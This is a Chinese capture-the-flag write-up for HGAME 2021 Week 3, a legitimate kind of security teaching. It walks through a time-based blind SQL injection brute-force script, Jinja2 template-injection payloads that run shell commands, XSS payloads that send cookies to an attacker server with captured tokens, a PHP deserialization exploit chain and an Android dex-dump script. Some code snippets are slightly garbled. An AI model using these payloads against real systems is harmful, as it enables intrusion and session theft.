

# HGAME 2021 Week 3 Writeup

第一次拿了个一血，结果写wp时一看排名还是被Atom领先了

## Web

难度增长的有点快

盲注题考察分段注入和网络环境

模板注入题考察shell命令

XSS题考察正则和replace函数

## Liki-Jail

第一次正儿八经的时间盲注

进题目看了下，没源码泄露，那盲猜SQL注入

随便输入一个白给登录 `'/**/or/**/1=1` 然后直接返回 `Invalid username`，接着随便输入，返回

```
WARNING! LOGIN FIALED!  
System is being maintained.
```

SQL时间盲注实锤了，然后开始试过滤器，发现居然过滤了 `'`，好家伙，过滤别的办法不少，但是字符串注入如果过滤了单引号基本GG，直接stuck

后来进行了交流后提示是分段注入，后端的语句大概是这样的

```
select * from u5ers where `u@ername`='[username]' and `p@ssword`='[password]';
```

之前瞎试的时候也试过这个技巧，但是由于我垃圾的SQL基础，语句本身有语法错误自然没法sleep，导致我以为后端的语句是这样的

```
select `p@ssword` from u5ers where `u@ername`='[username]';
```

所以基础真的很重要，否则就算找到了考点也容易被自己坑

我一开始以为SQL语句里括号的作用只是优先级，没想到居然是区别子查询，一开始尝试分段注入的时候忘记把 `select database()` 括起来了，直接语法错误

构造基本请求

```
password=/**/or/**/if((length((select/**/database()))/**/>/**/0),SLEEP(5),sleep(0))#&username=\\
```

条件 `length((select database()))>0` 是恒真的，如果执行的话一定会触发 `sleep(5)`

这里又遇到一个坑，Postman发送 raw 请求的 Content-Type 是有问题的，如果后端按照 Content-Type 决定怎么解析body的话会直接出错，后来改用了HackBar解决了这个问题

验证了存在时间盲注后，就是爆破脚本一把梭，因为想尽可能写的通用一点，所以脚本比较长

```

filter_dict={
    " ":"/**/",
}
def make(cond,match_sleep:int):
    base=f'password= or if(({cond}),SLEEP({match_sleep}),sleep(0))#&username=\\'
    payload= base.format(cond,match_sleep)
    for key in filter_dict:
        payload=payload.replace(key,filter_dict[key])
    print(payload)
    return payload

```

make 函数负责把 cond 拼接成请求的body，顺便替换下空格

```

def post(url,body:bytes):
    start=time()
    sess= requests.session()
    sess.trust_env=False
    resp= sess.post(url,headers={
        "Content-Type":"application/x-www-form-urlencoded",
        "Connection": "close",
    },data=body,verify=False)
    took=time()-start
    return resp,took

```

post 函数负责发包，加了 sess.trust\_env=False 的作用是走系统代理，不加的话我的环境会直接报错，提示不能连接代理服务器

我这边加了这个其实走的也是代理，Proxifier在效果上是网卡级的

因为单引号被过滤，所以把所有字符串都用十六进制数代替

```

def hex_str(raw:str):
    result="0x"
    data= raw.encode('utf-8')
    for bit in data:
        bit_hex=hex(bit).replace("0x","")
        if len(bit_hex)==1:
            bit_hex="0"+bit_hex
        result+=bit_hex
    return result

```

之后就是常规的爆库爆表爆列爆数据

一般盲注下的爆数据方法都是通过 ascii(substr(({cond}},{pos},1)) 来实现的，这里直接抽象一个函数

```

def cond_substr_asc(query, pos_from1:int, expected:int):
    cond= f'ascii(substr(({query}},{pos_from1},1)) like {expected}'
    return cond.format(query, pos_from1, expected)

```

直接贴剩下的爆破脚本，调用的部分只是爆密码，但是之前爆表爆列的函数都没有删

```

import requests
from time import time,sleep
import string

```

```

import threading
filter_dict={
    " ":"/**/",
}
#password=/**/or/**/if((database())/**/like(**/0x7765656b3373716c69),SLEEP(10),sleep(0))#&username=\\
def make(cond,match_sleep:int):
    base=f'password= or if(({cond}),SLEEP({match_sleep}),sleep(0))#&username=\\'
    payload= base.format(cond,match_sleep)
    for key in filter_dict:
        payload=payload.replace(key,filter_dict[key])
    print(payload)
    return payload

def hex_str(raw:str):
    result="0x"
    data= raw.encode('utf-8')
    for bit in data:
        bit_hex=hex(bit).replace("0x","")
        if len(bit_hex)==1:
            bit_hex="0"+bit_hex
        result+=bit_hex
    return result

#(select length(database()))>2
#format_url = '1+or+if((ascii(substr((select+table_name+from+information_schema.tables+where+table_schema%3ddatabase()+limit+{},{},1))>{)),sleep(2),0)
print(make("length((select database())) > 7",5))

def post(url,body:bytes):
    start=time()
    sess= requests.session()
    sess.trust_env=False
    resp= sess.post(url,headers={
        "Content-Type":"application/x-www-form-urlencoded",
        "Connection": "close",
    },data=body,verify=False)
    took=time()-start
    return resp,took

def cond_str_length_bigger(query, expected:int):
    cond=f'length(({query})) > {expected}'
    return cond.format(query,expected)

def cond_str_length_smaller(query, expected:int):
    cond=f'length(({query})) < {expected}'
    return cond.format(query,expected)

print(make(cond_str_length_bigger('select database()', 7), match_sleep=5))
#users
def cond_substr_asc(query, pos_from1:int, expected:int):
    cond= f'ascii(substr(({query}},{pos_from1},1)) like {expected}'
    return cond.format(query, pos_from1, expected)

print(hex_str('users'))

```

```

# print(post('https://jailbreak.liki.link/login.php',
#           make(cond_substr_asc('select
database()',1,ord('w')),match_sleep=5)))
expected_db_name=b'week3sqli'

def query_table(db_name, limit_offset:int, need_count:bool):
    db_name_hex = hex_str(db_name)
    column='table_name'
    if need_count:
        column="count("+column+")"
    query = f'select {column} from information_schema.tables where table_schema
like {db_name_hex}'
    query=query.format(column,db_name_hex)
    if limit_offset>=0:
        limit_format=f'limit {limit_offset},1'
        query+= " "+limit_format.format(limit_offset)
    return query

def cond_bomb_table_count(db_name, expected_less10:int):
    bit=ord(str(expected_less10))
    return cond_substr_asc(query_table(db_name, -1, need_count=True),
                           pos_from1= 1,expected= bit)

print(make(cond_bomb_table_count('week3sqli',expected_less10=1),match_sleep=5))

def cond_bomb_table(db_name, limit_offset:int, substr_pos:int, expected:int):
    query=query_table(db_name, limit_offset= limit_offset, need_count=False)
    return cond_substr_asc(query, substr_pos, expected)

# u5ers
list=string.printable
printable_chars=range(0x20,0x7e)
def do_bomb_table(db_name, limit_offset:int, name_length:int):
    match_sleep = 5
    result=""
    charset=string.printable
    for j in range(name_length):
        substr_pos = j + 1
        for i in range(len(charset)):
            bit = charset[i]
            data = make(cond_bomb_table(db_name,
                                       limit_offset=limit_offset,
                                       substr_pos=substr_pos, expected=ord(bit)),
                       match_sleep=match_sleep).encode('utf-8')
            resp, took = post('https://jailbreak.liki.link/login.php', data)
            if resp.status_code != 200:
                print("err on chr", bit)
            if took >= match_sleep:
                print(j, "match", bit)
                result+=bit
                break
            print(bit, took)
    return result

```

```

def query_column(table_name, limit_offset: int, need_count: bool):
    table_name_hex = hex_str(table_name)
    column = 'column_name'
    if need_count:
        column = "count("+column+)"
    query = f'select {column} from information_schema.columns where table_name
like {table_name_hex}'
    query = query.format(column, table_name_hex)
    if limit_offset >= 0:
        limit_format = f'limit {limit_offset}, 1'
        query += " "+limit_format.format(limit_offset)
    return query

def cond_bomb_column_count(table_name, expected_less10: int):
    bit = ord(str(expected_less10))
    return cond_substr_asc(query_column(table_name, -1, need_count=True),
                           pos_from1=1, expected=bit)

print(make(cond_bomb_column_count('u5ers', expected_less10=2), match_sleep=5))

def cond_bomb_column(table_name, limit_offset: int, substr_pos: int, expected:
int):
    query = query_column(table_name, limit_offset=limit_offset,
need_count=False)
    return cond_substr_asc(query, substr_pos, expected)

def do_bomb_column(table_name, limit_offset: int, name_length: int):
    match_sleep = 5
    result = ""
    charset = string.printable
    for j in range(name_length):
        substr_pos = j + 1
        has_match = False
        for i in range(len(charset)):
            bit = charset[i]
            data = make(cond_bomb_column(table_name,
limit_offset=limit_offset,
substr_pos=substr_pos, expected=ord(bit)),
match_sleep=match_sleep).encode('utf-8')
            resp, took = post('https://jailbreak.liki.link/login.php', data)
            if resp.status_code != 200:
                print("err on chr", bit)
            if took >= match_sleep:
                print(j, "match", bit)
                result += bit
                has_match = True
                break
            print(bit, took)
        if not has_match:
            print("no match found at pos:", j)
            break
    return result
#usern@me p@ssword

```

```

def query_data(column_name,content, limit_offset:int, need_count:bool):
    content_hex = hex_str(content)
    if need_count:
        column_name="count("+column_name+")"
    query = f'select {column_name} from week3sql1.u5ers'
    query=query.format(column_name)
    if not need_count:
        where_format=f'where {column_name} like {content_hex}'
        query+= " "+where_format.format(column_name,content_hex)
    if limit_offset>=0:
        limit_format=f'limit {limit_offset},1'
        query+= " "+limit_format.format(limit_offset)
    return query

def cond_bomb_data_count(column_name, expected_less10:int):
    bit=ord(str(expected_less10))
    return cond_substr_asc(query_data(column_name,"", limit_offset=0,
need_count=True),
                           pos_from1= 1, expected= bit)

print(hex_str('i%'))
print(make(cond_substr_asc("select count(`usern@me`) from
week3sql1.u5ers",pos_from1=1,expected=ord('1')),match_sleep=5))

def do_bomb_username(name_length:int):
    match_sleep = 10
    result=""
    charset=string.printable
    for j in range(name_length):
        substr_pos = j + 1
        has_match=False
        for i in range(len(charset)):
            bit = charset[i]
            data = make(cond_substr_asc("select user()",
                                       pos_from1=substr_pos,
expected=ord(bit)),
                           match_sleep=match_sleep).encode('utf-8')
            resp, took = post('https://jailbreak.liki.link/login.php', data)
            if resp.status_code != 200:
                print("err on chr", bit)
            if took >= match_sleep:
                print(j, "match", bit)
                result+=bit
                has_match=True
                break
            print(bit, took)
        if not has_match:
            print("no match found at pos:",j)
            break
        sleep(1)
    print(result)
    return result

#admin s0me7h1ngseCretw4sHidd1ng(3) len:26 's0me7h1ngseCretw4sHidd1ng3'
#3 s0me7h1ngseCretw4sHidd3n
do_bomb_username(90)

```

爆数据的长度我是随便写了一个比较大的数，因为 `substr` 某一位都没有匹配说明这一位不存在

爆破得到用户名 `admin` 密码 `some7hiNgseCretw4shidd3n`

实际上因为垃圾的网络环境，行数我第一次没爆出来，甚至怀疑被人清了表，密码我爆了两次，都有错的，还好第二次错的比较明显，改了一下就登录了

```
WELCOME DEAR MASTER.  
hgame{7imeB4se_injeCti0n+hiDe~th3^5ecRets}
```

得到flag `hgame{7imeB4se_injeCti0n+hiDe~th3^5ecRets}`

看到 `WELCOME DEAR MASTER.` 想出本子《我的liki监狱MASTER物语果然有问题》

## Forgetful

一看Server头 `werkzeug/0.16.0 Python/3.6.9`，没见过，百度之后知道其实是 `Flask`，一看有输入，盲猜模板注入

我的模板注入是在 `liki` 姐姐的 `nono` 题目里学的，感谢 `liki` 姐姐

直接输入 `{{10*10}}`，点击查看，输出 `当前Todo: 100`，确定是模板注入

那直接一把梭，Server头泄露了后端的python版本，直接装一个，爆 `popen` 的偏移

```
subclasses=""".__class__.__bases__[0].__subclasses__()  
for i in range(len(subclasses)):  
    sub_class=subclasses[i]  
    class_name=sub_class.__name__  
    print(i,class_name)  
    try:  
        print(i,sub_class.__init__.__globals__.keys())  
    except:  
        print(i,"no globals")
```

得到偏移 `117`，直接构造

```
{{"__.__class__.__bases__[0].__subclasses__()[117].__init__.__globals__["popen"]  
( 'ls').read() }}
```

查看，得到回显

```
当前Todo: app.py ext.py forms.py models.py __pycache__ static templates
```

看下有哪些命令可用

```
{{"__.__class__.__bases__[0].__subclasses__()[117].__init__.__globals__["popen"]  
( 'ls /bin').read() }}
```

```
当前Todo: bash bunzip2 bzip2 bzip3 bzip64 bzip7 bzcat bzcmp bzdiff bzegrep bzexe bzfgrep bzgrep bzip2
bzip2recover bzless bzmore cat chgrp chmod chown cp dash date dd df dir dmesg
dnsdomainname domainname echo egrep false fgrep findmnt fuser grep gunzip gzexe
gzip hostname kill less lessecho lessfile lesskey lesspipe ln login ls lsblk
mkdir mknod mktemp more mount mountpoint mv nisdomainname pidof ps pwd rbash
readlink rm rmdir run-parts sed sh sh.distrib sleep stty su sync tar tempfile
touch true umount uname uncompress vdir wdcctl which ydomainname zcat zcmp zdiff
zegrep zfgrep zforce zgrep zless zmore znew
```

发现cat可用，直接一把梭

```
{{"__class__.__bases__[0].__subclasses__()[117].__init__.__globals__["popen"]
('cat /flag').read() }}
```

查看，本来以为直接拿flag跑路，结果直接提示 Stop!!!，尝试cat读取 app.py 拿源码，也直接stop，判断有过滤

一开始考虑很多，甚至觉得是hook了 popen 或者题目环境的cat被动过手脚，那就尝试用别的函数绕过

```
"""__class__.__bases__[0].__subclasses__()[117].__init__.__globals__['fdopen']
("""__class__.__bases__[0].__subclasses__()[117].__init__.__globals__['open']
('/fl'+ 'ag',0)).read()
```

这段代码实际执行的是 fdopen(open('/flag')).read()，结果也直接stop，怀疑是在回显处做了过滤，需要编码绕过

原来这道题的关键考点竟是shell命令，交流后得到提示可以用 cat /flag | base64

拿到回显

```
当前Todo: aGdhbwV7aDB3XzRib3U3K0wzYXJuIW5nf1B5dGhPb150b3c/fQo=
```

丢进CyberChef后得到flag hgame{h0w\_4bou7+L3arn!ng~PythOn^Now?}

后面用同样的技巧看了下 app.py

```
#!/usr/bin/python
#-*- coding: UTF-8 -*-
from __future__ import unicode_literals

from flask import (Flask, render_template, redirect, url_for, request, flash)
from jinja2 import Template
from flask_bootstrap import Bootstrap
from flask_login import login_required, login_user, logout_user, current_user
from hashlib import md5

from forms import TodoListForm, LoginForm, RegisterForm
from ext import db, login_manager
from models import TodoList, User

import pymysql
pymysql.install_as_MySQLdb()

SECRET_KEY = 'ssssssTiLIKISAMA'
SALT = 'SIKILIKISAMA'
```



```

app = Flask(__name__)
bootstrap = Bootstrap(app)

app.secret_key = SECRET_KEY
app.config['SQLALCHEMY_DATABASE_URI'] =
"mysql://ctf:p45Sw0rd0fssti@ssti_database/todolist"
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = True

db.init_app(app)
login_manager.init_app(app)
login_manager.login_view = "login"

@app.route('/', methods=['GET', 'POST'])
@login_required
def show_todo_list():
    form = TodoListForm()
    if request.method == 'GET':
        todolists = TodoList.query.filter_by(user_id=current_user.id)
        return render_template('index.html', todolists=todolists, form=form)
    else:
        if form.validate_on_submit():
            tolist = TodoList(current_user.id, form.title.data,
form.status.data)
            db.session.add(tolist)
            db.session.commit()
            flash('You have ADD a new todo list')
        else:
            flash(form.errors)
        return redirect(url_for('show_todo_list'))

@app.route('/delete/<int:id>')
@login_required
def delete_todo_list(id):
    user_id = TodoList.query.filter_by(id=id).first_or_404().user_id
    if (user_id == current_user.id):
        tolist = TodoList.query.filter_by(id=id).first_or_404()
        db.session.delete(tolist)
        db.session.commit()
        flash('You have DELETE a todo list')
    else:
        flash('You DO NOT have permission to delete this todo')
    return redirect(url_for('show_todo_list'))

@app.route('/view/<int:id>', methods=['GET'])
@login_required
def view_todo_list(id):
    user_id = TodoList.query.filter_by(id=id).first_or_404().user_id
    if (user_id == current_user.id):
        try:
            todo = TodoList.query.filter_by(id=id).first_or_404()
            s = render_template('view.html', todo=todo)
            s = s.replace("Iza9veb5wmH367fcuUyn", todo.title)
            t = Template(s)

```

```

        r = t.render()
        if (('hgame' in r) or ('emagh' in r)):
            r = 'Stop!!!'
            r = 'Stop!!!'
        return r
    except:
        flash("Something went wrong!")
    else:
        flash('You DO NOT have permission to view this todo')
    return redirect(url_for('show_todo_list'))

@app.route('/modify/<int:id>', methods=['GET', 'POST'])
@login_required
def modify_todo_list(id):
    user_id = TodoList.query.filter_by(id=id).first_or_404().user_id
    if (user_id == current_user.id):
        if request.method == 'GET':
            todolist = TodoList.query.filter_by(id=id).first_or_404()
            form = TodoListForm()
            form.title.data = todolist.title
            form.status.data = str(todolist.status)
            return render_template('modify.html', form=form)
        else:
            form = TodoListForm()
            if form.validate_on_submit():
                todolist = TodoList.query.filter_by(id=id).first_or_404()
                todolist.title = form.title.data
                todolist.status = form.status.data
                db.session.commit()
                flash('You have MODIFY a todolist')
            else:
                flash(form.errors)
        else:
            flash('You DO NOT have permission to modify this todo')
    return redirect(url_for('show_todo_list'))

@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'POST':
        pswd = md5((request.form['password'] + SALT).encode(encoding='UTF-8')).hexdigest()
        print(pswd)
        user = User.query.filter_by(username=request.form['username'], password=pswd).first()
        if user:
            login_user(user)
            flash('You have logged in!')
            return redirect(url_for('show_todo_list'))
        else:
            flash('Invalid username or password')
    form = LoginForm()
    return render_template('login.html', form=form)

@app.route('/register', methods=['GET', 'POST'])
def register():

```

```

    if request.method == 'POST':
        pswd = md5((request.form['password'] + SALT).encode(encoding='UTF-8')).hexdigest()
        print(pswd)
        newuser = User(username=request.form['username'], password=pswd)
        user = db.session.add(newuser)
        try:
            db.session.commit()
            flash('You have registered!')
            return redirect(url_for('login'))
        except:
            flash('Username Exists')
    form = RegisterForm()
    return render_template('register.html', form=form)

@app.route('/logout')
@login_required
def logout():
    logout_user()
    flash('You have logout!')
    return redirect(url_for('login'))

@login_manager.user_loader
def load_user(user_id):
    return User.query.filter_by(id=int(user_id)).first()

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5000, debug=False)

```

在 `view_todo_list` 函数里做了过滤

```

if (('hgame' in r) or ('emagh' in r)):
    r = 'Stop!!!'
    r = 'Stop!!!'
    return r

```

因为 `app.py` 本身也包含 `hgame` 这个字符串，所以直接读也会像直接读flag一样被过滤

执行了下 `id`，发现题目环境对直接 `rm -rf /` 还是做了一点防范

当前Todo: uid=1000(ctf) gid=8378(ctf) groups=8378(ctf)



上次的 `nono` 题被人各种stop，删flag，弹shell

## Post to zuckonit2.0

XSS题的2.0版本，本来以为就和去年一样加了个CSP，准备直接构造 `iframe` 标签拿flag跑路

然后直接撞在了 `<>` 过滤上，一开始以为有什么技巧可以在 `innerHTML` 里构造出 `<>`，然而各种尝试编码绕过无果后，F12里 `Edit as HTML` 一看发现输入的符号直接被实体编码了，直接stuck

问了 4qe 学长，提示我漏了信息，于是开始考虑Replace这个新feature，最后发现replace会解析 `\x3c` 这种字符，这样就可以构造一个标签了

我用的是整体替换，先Post一个，然后整体替换成

在 preview 页面成功构造标签执行，但是服务器上并没有收到bot的访问

问了下 4qe 学长，得知bot还是访问的主页，直接stuck

后来又问了 4qe 学长，还是提示我漏了信息，看了半天后（字面意思）随便展开了下DOM树，发现居然漏看了源码


```
<head>
  <!-- source /static/www.zip -->
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <link href="/static/css/common.css" rel="stylesheet" type="text/css">
  <title>ONLINE BLOG EDITOR</title>
  <script src="/static/js/jquery-3.5.1.min.js"></script>
  <script src="/static/js/script.js"></script>
</head>
```

直接下载，Post过滤的关键函数是 escape\_index

```
def escape_index(original):
    content = original
    content_iframe = re.sub(r"^(</?iframe)\s+.*?(src=[\''"] [a-zA-Z/]{1,8}[\''"]).*?(>?)$", r"\1 \2 \3", content)
    if content_iframe != content or re.match(r"^(</?iframe)\s+(src=[\''"] [a-zA-Z/]{1,8}[\''"])$", content):
        return content_iframe
    else:
        content = re.sub(r"<*/?(.*)>?", r"\1", content)
        return content
```

<\*/?(.\*)>? 这个表达式是相当严格的，所以要想办法提前在 return content\_iframe 这里返回，构造输入

```
<iframe src="preview" ></Iframe><iframe src="preview" ></iframe>
```

成功构造出iframe标签，并且preview页面里构造的 标签里的 window.open 也执行了，直接 Submit，拿到回显

```
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 106.15.250.232 54632 received!
GET /cookies?
v=token=568fda45ba279640fc974e68b592366d82e1b74dfbc18c92ba4df52e6870e7c2
HTTP/1.1
Host: 1.15.110.202:1234
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: "WaterFox"
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://zuckonit-2.0727.site:5000/preview
Accept-Encoding: gzip, deflate
Accept-Language: en-US
```

替换Cookies里的token，拿到

```
flag hgame{simple_csp_bypass&a_small_mistake_on_the_replace_function}
```

感谢 4qe 学长的多次hint

## Post to zuckonit another version

这题的new feature本来是和2.0那题一样的，但是我快要做出上一题的时候，题目改了，本来白嫖一个flag

preview页面的替换依然是由 `replace` 函数完成的，不同的是，这次替换的逻辑是用一个正则匹配，并且将这个正则本身替换上去

老样子下源码

这道题的 `escape_index` 函数相比上一题没什么变化，区别在 `escape_replace` 这里

```
def escape_replace(original):
    content = original
    content = re.sub(r"<>\"\\\"", "", content)
    return content
```

正则直接无限次单个匹配 `<>`，`"` 和 `\`，无法直接构造标签，很多正则的feature也不能用，直接stuck

后来又问了 4qe 学长是不是能用正则构造字符，学长肯定我的思路是对的

一番谷歌之后发现replace函数在匹配字符串是一个正则的时候，`replacement` 参数接受以 `$` 开头的匹配组，会把对应序号的匹配组替换成原字符串中实际的字符，对于这题而言，可以利用已经构造了的 `iframe` 标签中的 `<>`

```
(.)iframe src=.preview. (.)|(img)|($!img src=x onerror=alert(1)$2)
```

Search后直接弹框，但是要具体利用还有一个问题，正则里的 `.` 是有意义的，在 `\` 被过滤的情况下也没办法转义，相当于 `.` 也被过滤了，而我的payload需要调用 `window.open` 函数，采用

`String.fromCharCode` 编码也绕不过 `.` 这个符号

碰巧搜索绕过 `<>` 过滤的时候看到一篇文章[看我如何利用JavaScript全局变量绕过XSS过滤器](#)，直接拿来用

为了防止出现别的正则字符的问题，我采用了保险方案，构造 `eval(String['fromCharCode']([actual payload ascii]))`

写了个脚本编码一下

```
payload=b"window.open('http://[vps-ip]:1234/cookies?v='+document.cookie)"
result=""
for bit in payload:
    result+=", "+str(bit)
print(result)
```

Search后直接在preview页面里执行了 `window.open`，结合一开始构造的iframe标签，已经可以在主页上利用了

服务器开nc，Submit后拿到bot访问

```
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 159.75.113.183 47180 received!
GET /cookies?
v=token=6a506f5c3eff9ffe9dc573bc93629038f61a7fcdd7662efb441451b08b0c6671
HTTP/1.1
Host: 1.15.110.202:1234
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: "WaterFox"
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://zuckonit-2-another.0727.site:5050/preview
Accept-Encoding: gzip, deflate
Accept-Language: en-US
```

老样子，替换token，拿到flag `hgame{CSP_iS_VerY_5tr1ct&0nly_C@n_use_3v1l.Js!}`

还是感谢 4qe 学长热心的hint

最后也没发现那个非预期是什么，难道是和上一周XSS题的token一样？

## Arknights

像我这种就不太想玩抽卡游戏，太氪了，有喜欢的角色直接上P站，就算花钱入Sponsor也比648出货划算，社保(bushi)

题目hint提到了git，盲猜git源码泄露，随便网上搜了一下找到个好用的工具 `GitHack`，直接一把梭

```
python GitHacker.py http://17fe8daef4.arknights.r4u.top/.git
```

拿到题目源码，毕竟抽卡，本来以为跟去年的一道PHP题一样考的是随机数 `seed` 的问题，要求连续抽出 `r4u` 学长的老婆

结果在 `simulator.php` 的 `Session` 类里看到了

```

public function extract($session){

    $sess_array = explode(".", $session);
    $data = base64_decode($sess_array[0]);
    $sign = base64_decode($sess_array[1]);

    if($sign === md5($data . self::SECRET_KEY)){
        $this->sessionData = unserialize($data);
    }else{
        unset($this->sessionData);
        die("Go away! You hacker!");
    }
}

```

好家伙反序列化，然后找了下魔术方法

```

public function __toString(){
    return file_get_contents($this->file);
}

```

发现 CardsPool 的 `__toString` 可能会泄露源码，`__toString` 的执行条件是当类被当作字符串输出的时候，比如 `echo`

那利用思路就是构造一个 CardsPool 实例，让这个实例的 `$file` 指向题目里提到的 `flag.php`，然后想办法输出这个构造的实例就可以拿到 flag 了

然后坏坏的 `liki` 姐姐正好留了一个这样的类（没给的话要去 PHP 里找这种 gadget）

```

class Eeeeeeeval11111111{
    public $msg="坏坏liki到此一游";

    public function __destruct()
    {
        echo $this->msg;
    }
}

```

PHP 的变量是弱类型的，也就是说这个 `$msg` 可以被替换成一个 CardsPool 对象

还有一个细节，这个 Session 有签名验证，不过提供了一个 `save` 方法，直接改一个能控制 `$data` 的方法拿来用就行

```

public function saveSpecific($data){

    $serialized = serialize($data);
    $sign = base64_encode(md5($serialized . self::SECRET_KEY));
    $value = base64_encode($serialized) . "." . $sign;

    setcookie("session", $value);
    $this->sessionData=$value;
    return $value;
}

```

利用脚本

```
$session = new Session();
$data=new Eeeeeeva11111111();
$inner_data=new CardsPool("flag.php");

$data->msg=$inner_data;
echo $session->saveSpecific($data);
```

运行得到payload

```
TzoxNzoiRWVlZWVlZXZhbGxsbGxsbGwiOjE6e3M6MzoibXNnIjtpOjk6IkNhcmRZUG9vbCI6Mjp7czo1
OiJjYXJkcyI7TjtzOjE1OjEIAQ2FyZHNQb29sAGZpbGUiO3M6ODoiZmxhZy5waHAiO319.Y2Q1NjAzYWE
3MjAxOWEwM2NjOWEwY2Zknzk0ZmEwNzQ=
```

直接替换题目的session，刷新页面，在网页的F12的Source末尾出现了flag.php的内容

```
<?php
//hgame{XI-4Nd-n!AN-D0e5Nt_ex|5T~4t_ALL}
```

拿到flag hgame{XI-4Nd-n!AN-D0e5Nt\_ex|5T~4t\_ALL}

一开始还以为是假的flag，后来去提交了一下发现这题的flag就是这个，算是一道基本的反序列化题目

我PHP反序列化的初步是 liki 姐姐的一道反序列化长度绕过的题目里学的，where 在过滤时被替换成了 hacker，但序列化字符串中指示长度的字段没有改变，导致可以提前闭合对象，然后在后面构造任意想要的对象读取文件

## Reverse

### gun


又是一道 托司机 学长的Android题，这次难度相比上次提升还是很多的

本来以为是经典一个check方法的JNI题，结果GDA一打开发现直接一个 SecShell 壳，当时人有点懵

The screenshot shows the decompiled Java code of an Android application. The class is named 'com.SecShell.SecShell.H'. It has several imports: 'android.content.Context', 'android.app.Application', 'java.lang.String', 'java.lang.Object', 'java.lang.ClassLoader', and 'java.lang.Class'. The code defines a 'protected void attachBaseContext(Context p0)' method, which is annotated with '@method@0000b1'. Inside this method, it calls 'super.attachBaseContext(p0)', checks if 'H.APPNAME' is null, and if not, it loads the class 'H.APPNAME' using 'this.getClassLoader().loadClass(H.APPNAME).newInstance()'. It then sets 'H.application' to the loaded class and calls 'H.attach(H.application, p0)'. The code is partially obfuscated with 'a' and 'H' prefixes.

那就把 libSecShell.so 丢IDA看下，发现居然没有 JNI\_OnLoad 函数，然后发现有几个函数的名称和指令都被加密了





看了下.init\_array基本确定是运行时动态解密，特征字符串 `__b_a_n_g_c_l_e__`，好家伙，竟是多年前商业级方案（猜测多年前是因为丢进IDA有东西）？

那直接丢真机安装准备动态分析，然后出了问题

```
cmi:/data/local/tmp $ pm install gun1.apk
Failure [INSTALL_FAILED_INVALID_APK: Failed to extract native libraries, res=-2]
```

我还以为是预期，直接stuck

问了 托司机 学长之后发现不是，学长更新了一波附件，安装上了

之后直接IDA动态调试，搜了下内存，发现有dex的特征magic dex.035

## 非预期解警告

预期解估计是逆向算法，然后手动解密，或者dump so后修复，修复我也不会，**希望有会的学长可以推荐一些教程**

看上去是二代壳，那把 maps 文件里指示的所有dex都dump下来（不推荐，仅限二代壳）

```
import struct
def dumpdex(start, len, target):
    rawdex = idaapi.dbg_read_memory(start, len)
    fd = open(target, 'wb')
    fd.write(rawdex)
    fd.close()
```

这里有一个坑，dex的长度在Android10下并不是maps文件里显示的长度，因为到了10，内存会被分段映射，所以只能看dex头里的 `length` 字段来确定长度，偏移是 `0x20`，四个字节

执行脚本，得到 `dump1.dex`，直接拖GDA



看到了 `com.ryen.gun.MainActivity`，说明是我们想要的dex，但是其它类都被严重混淆了，包括 `okhttp` 库本身

不过主体逻辑还算清晰，new 一堆线程（实际不是，因为调用的是 `run` 方法而不是 `start`），发了一些包

```
public void ol.run() //method@00244c
{
    ArrayList arrayList = new ArrayList();
    String str = "bullet";
    String str1 = "q";
    jr$b k = jr.k;
    boolean vboolean = false;
    boolean vboolean1 = false;
    arrayList.add(jr$b.a(k, str, 0, 0, " \\'':<=>@[^\^{}|/\\"?#&!$\\(\\),~",
vboolean, false, true, vboolean1, null, 91));
    rq$a oa = new rq$a();
    String[] stringArray = new String[]
{"sha256/ocfaPp0i8wBS01tMzoT6f+q+zF7ufbbxSe2wQUcpqXY="};
    String str2 = "hgame.vidar.club";
    oa.a(str2, stringArray);
    str = "sha256/GI75anSEdkuHj05mreE0Sd9jE6dvqUIzzXRHHlZBVbI=";
    String[] stringArray1 = new String[]{str};
    oa.a(str2, stringArray1);
